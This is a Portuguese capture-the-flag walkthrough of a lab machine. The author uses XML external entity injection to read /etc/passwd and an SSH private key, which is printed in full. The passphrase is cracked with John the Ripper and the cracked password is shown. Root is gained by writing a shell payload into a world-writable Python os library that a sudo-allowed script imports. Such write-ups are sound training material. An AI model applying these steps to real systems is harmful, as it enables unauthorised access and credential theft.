
Hijacking


IP: 10.9.2.12 `nível: Médio`

- Passo 01




Acessei a aplicação e a primeira ação de fato foi tentar entrar com contas padão, nesse caso **admin admin**

- Passo 02




Nessa tela após n testes (Fuzzing e port scan) e tentativas (sem retorno) de injeção principalmente XSS, fui dar uma olhada na request da requisição, e como pista estamos enviando um arquivo XML.

- Passo 03




Montei uma estrutura básica pra testar o XML e ver se batia a requisição na minha máquina, que de fato deu certo.

- Passo 04



Após também n testes, finalmente consegui ler `(Ctrl+u fica melhor para ver)` um arquivo de dentro do servidor *(demorei um pouco porque estava colocando Name ao invés de name xD).*

- Passo 05



Após ter conseguido um retorno da requisição, primeiramente tentei ler o **passwd**, como já tinha feito o scan de portas e visto que a 22 estava up, fui em `/home/suporte/.ssh/id_rsa` para pegar a private key e tentar logar na máquina.

- Passo 06

- Step 1

```
        <h3>Comment Preview:</h3><p>Name: -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,04A3681D22D979CC861329935A0DC5F4

dZZfYYgen8zl8EC9lZ/b+p6NkqA8Bsd7fLIjK+v8n+qY7GwGOFFo8c3vUWGVMLpg
Xkz5SsQbI/r76ZzMF0UW37m9hoXOLcD5DfgUC7JTii4Mt9UNUfTccyvGIHOj3JrG
lQNvg/geTiV39ZGX0ApJCeKJ7BgKA7Aw4wwPKt2fsk5oA2hAOS5QNkpao1GRaIiB
Az/HMCahKcvf8rAItoxXXhfSBQnSs77qyNFu6eRxtFWJ5Lj3UXsafZIv/UHCs/aJ
Ok3jxEMk6q/SuJ0ueoKgnuYdB8DOPITV5mkbiBg+9R4MMnINIPyz+yRcD1OEeKWd
I+mkBLN82soPZhY8D0Kl3laVpHZUj0Q8UbfSD10kzQzfKH0Vmtcdlfx76zanYbRk
tPEd6jTk1wcE22PLDH5h1YFOR9ABvwQpV02LtW9P+BlX4ImqWPCR6vHYWlxhvmmk
+5l6GxAfbiBEr/rqfE46PDj5cWw9J5jXmFfXcBskw9bT/FdQAze5yT19yXEgHqxK
9EcU0CUlxS/c2rqWOpcoTvlHeH1rWBf29esW5HNGElORWyzhKpC+ti/nrU23V5HB
eEwa0QDmT0xH3ruoeG4h9U6bG/h00wlNDvtfLCkps1oSKpjAGOoLEAy/6WdAKqCR
so2JF7t3k1xCVkgUtC6dKhpCjin2m+wB1s40MQcM0XmCQf+cpP+l7rbaO2qRecxD
kIcbP4lXDMd0Ip2wTPuUgBdBrI9U8ilM1PPYIoSIqZAun7v6sRxypM+l1nMkQY1A
A6F2rOCO5dxNYKROZNr2LoQY0ZDMy+oec0R55y5W0Qxrka4JiO9uwWAmTTTxBP3q
K1FMIq7VsacAdQCzAfVYPdaEcRyKSxsgUGSYed7tDAf6UAbYG7cYtRqTIUYqENiv
S5hg7phrpC3LV2sgNGC/Gz0ULQwHmOXOaZY9saBQ7GBppxRx5qLz8Qxw0G7AzBJD
5itilQEjyx0I3T/Btf1+ipfgf9G4sKFYDfFbSx01PZHmmyzcyPRXkC8dW1D5SkUK
LirThuoHn8FQvvBdqv7ZvRInc4ykfkQ8ZmrfZFILI/logOV2XNQ8hOQ6/qK5TsER
Cq543XP8BefOp8B5F/Di55efmLjWZr4CVyhenGTKZd5SZP5RW80FcI1B4td+Wxph
wGpvYPn7D0FQMxaLftwT6734lLQLVQp3NZIogQLVRhJdG4k4AturjS2VKAZ1Rgcx
yYXQLM9f2HQqi+n2DquXzYEybQJ6zrD2ZpEvfOuSYaASDtrlDJ3u+m26C5RqdWp/
wNhus7h2y3vXlT20SXhJtV0lLwZEVJuiGs+xO2gMd93DXCW41p9HmgTmABoGdx8u
AoA35k+62FvYXVC76mZVhg3RYyYFdsFKDVAuvO74lwPqJKnU6Par3Xgg/gPL7mI0
MVuUE2UQbDkieIfx5MyDa2gC1OVHxQmOZ5XelhfVFtDLUDZNqNlVasYflhxLwjrV
n69/4SyzYMAlM/gOb2TQi3VshDEGGxz6NNKEImJY4AgyEHTlike34Ro2qt+lhT7D
P/OoncO6IYFFtEoFXMYvFndZ8PebtPDMmBt5Ph/vKfhlBwfE4Sx09vqhOa5yZ5zb
-----END RSA PRIVATE KEY-----
</p><p>Author : </p><p>Comment :<br> <p/>    </section>
```

  Peguei a private key

- Step 2

```
┌──(kali㉿kali)-[/tmp]
└─$ python ssh2john.py id_rsa > id_rsa.hash
```

  Acabei executando esse passo no kali porque na minha máquina o john não estava funcionando corretamente, mas nesse passo acabei baixando o SSH2John e executei criando o arquivo **id_rsa.hash**.

- Step 3

```
┌──(kali㉿kali)-[/tmp]
└─$ john --wordlist=xato-net-10-million-passwords-1000000.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz@WSX         (id_rsa)
1g 0:00:00:00 DONE (2022-11-28 19:21) 14.28g/s 726400p/s 726400c/s 726400C/s 20031961..1a2s3d4f5g6h
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

  Baixei uma worlist com mais de 1.000.000 de passwords e com o john, pude qubrar a senha.

- Step 4

```
flux@nasa:/tmp$ ssh -i id_rsa suporte@10.9.2.12
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1060-aws x86_64)
```

Voltando pra minha máquina, com a chave ssh, pude logar na máquina e pegar a flag de usuário (que estava em **/opt**).

- Passo 07

```
suporte@ip-10-9-2-12:~$ sudo -l
Matching Defaults entries for suporte on ip-10-9-2-12:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User suporte may run the following commands on ip-10-9-2-12:
    (root) NOPASSWD: /usr/bin/python3.6 /opt/vert.py
```

Como visto na imagem acima podemos executar o python como root, um outro ponto a ser observado é a existencia desse **vert.py**.

```
suporte@ip-10-9-2-12:~$ cat /opt/vert.py
import os

class Vector:
   def __init__(self, a, b):
      self.a = a
      self.b = b

   def __str__(self):
      return 'Vector (%d, %d)' % (self.a, self.b)

   def __add__(self,other):
      return Vector(self.a + other.a, self.b + other.b)

v1 = Vector(2,10)
v2 = Vector(5,-2)
print(v1 + v2)
```

- Passo 08

```
suporte@ip-10-9-2-12:~$ ls -la /usr/lib/python3.6/os.py
-rw-rw-rw- 1 root root 37544 Nov 30 00:12 /usr/lib/python3.6/os.py
```

Como era importado a bibliotéca **OS** no script em python (visto no passo anterior), e também como podemos reparar que temos permissão de escrita na própria biblioteca.

- Passo 09

```
system("/bin/sh")
```

Só fiz adicionar minha payload para na hora de executar o script, eu poder escalar privilégio.

```
suporte@ip-10-9-2-12:~$ sudo /usr/bin/python3.6 /opt/vert.py
# id
uid=0(root) gid=0(root) groups=0(root)
```

Assim pude pegar a flag de root que estava em **/root**.